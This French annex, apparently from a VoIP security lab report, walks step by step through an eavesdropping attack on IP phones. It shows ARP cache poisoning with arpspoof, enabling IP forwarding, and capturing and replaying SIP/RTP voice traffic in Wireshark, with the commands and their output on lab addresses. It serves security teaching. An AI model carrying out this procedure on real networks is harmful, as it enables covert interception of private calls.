ANNEXE

Document 1 – Mise en place d'une attaque de type eavesdropping

D1.1 – Présentation

Une attaque de type *eavesdropping* consiste à écouter de façon clandestine une communication. Il s'agit d'une des attaques que peut subir une infrastructure TOIP. La téléphonie via IP s'appuyant sur un réseau informatique, elle se voit donc exposer à la même problématique de sécurité que les réseaux de données. Les conséquences d'une écoute clandestine peuvent être graves si on considère une fuite d'informations stratégiques.


Pour mener cette attaque, nous effectuerons un positionnement MITM (Man In The Middle) via un empoisonnement de cache ARP. Le logiciel *Wireshark* servira à la capture des conversations. La machine servant à mener l'attaque sera sous Linux et disposera d'un environnement graphique de bureau.

D1.2 - Mise en place de l'attaque

→Présentation du MITM

D'après wikipedia :

«L'attaque de l'homme du milieu (HDM) ou man-in-the-middle attack (MITM) est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.
Le but de l'attaquant est de se faire passer pour l'un (voire les 2) correspondants, en utilisant, par exemple l'ARP Spoofing : c'est probablement le cas le plus fréquent. Si l'un des interlocuteurs et l'attaquant se trouvent sur le même réseau local, il est possible, voire relativement aisé, pour l'attaquant de forcer les communications à transiter par son ordinateur en se faisant passer pour un « relais » (routeur, passerelle) indispensable.»



source : kalilinux.fr -

→ Préparation de la machine servant à l'attaque

Dans un premier temps, il faut installer W*ireshark* et la suite *dsniff* sur la machine servant à mener l'attaque. En effet, cet utilitaire contient le logiciel *arpspoof* dont nous aurons besoins pour corrompre les caches ARP.

```
#apt-get install wireshark
```

```
#apt-get install dsniff
```

Le point de départ consiste pour notre machine à se situer sur le réseau des téléphones IP cibles. Nous reparlerons de ce point plus tard dans les contres mesure. Des outils comme *nmap* permettent d'identifier un téléphone IP et de le choisir comme cible. L'attaquant va alors envoyer continuellement

des paquets ARP qui vont falsifier la table ARP du téléphone et de sa passerelle. Cet envoi vise à obliger les systèmes cibles à enregistrer de fausses informations dans leur cache ARP qui contient les informations de liaison entre les adresses IP (couche 3 OSI) et les adresses MAC (couche 2).

Le positionnement MITM est causé par l'empoisonnement du cache ARP. Les trames de conversations entre le téléphone cible et sa passerelle seront redirigées vers la machine attaquante qui devra alors jouer le rôle de routeur. Il convient donc d'autoriser les flux traversants sur notre machine d'attaque de manière provisoire ou persistante.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Une modification persistante se fait en éditant le fichier /etc/sysctl.conf.

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Il faut ensuite activer le changement avec l'une des commandes suivantes :

```
sysctl -p /etc/sysctl.conf
ou
/etc/init.d/procps.sh restart
```

→ **Mise en place du MITM**

Les deux commandes suivantes vont forcer le téléphone et sa passerelle à mettre à jour leur cache ARP. Elles seront lancées sur deux terminaux distincts.

Empoisonnement pour les flux ARP situés entre le softphone et le serveur :

```
#arpspoof -t 192.168.1.11 192.168.1.200
```

```
root@pirate:~/Bureau# arpspoof -t 192.168.1.11 192.168.1.200
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
```

```
#arpspoof -t 192.168.1.200 192.168.1.11
```

```
root@pirate:~/Bureau# arpspoof -t 192.168.1.200 192.168.1.11
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
```

La consultation du cache ARP permet de confirmer l'empoisonnement. Sur une machine Linux, il est possible d'utiliser la commande arp.

```
#arp -a
```

Pour mettre fin à l'attaque, la commande suivante permet de remettre à jour le cache ARP des victimes. La combinaison des touches CTRL+C est aussi possible.

```
#killall arpspoof
```


La commande ***ps -aux | grep arpspoof*** permet de vérifier le statut des processus associés à l'attaque.

→ **Capture d'un message vocal**

Le filtre Wi*reshark* à appliquer peut être le suivant : *sip or rtp.* Lorsqu'un message vocal est déposé, les trames associées à la conversation sont visibles.

```
232 33.11655400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
233 33.11657300( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
234 33.11669800( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
235 33.11671400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
236 33.11683900( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
237 33.11685400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
```

La conversation peut être écoutée en allant dans le sous menu *VOIP Calls* du menu *telephony*.



Le flux audio du message vocal peut alors être écouté.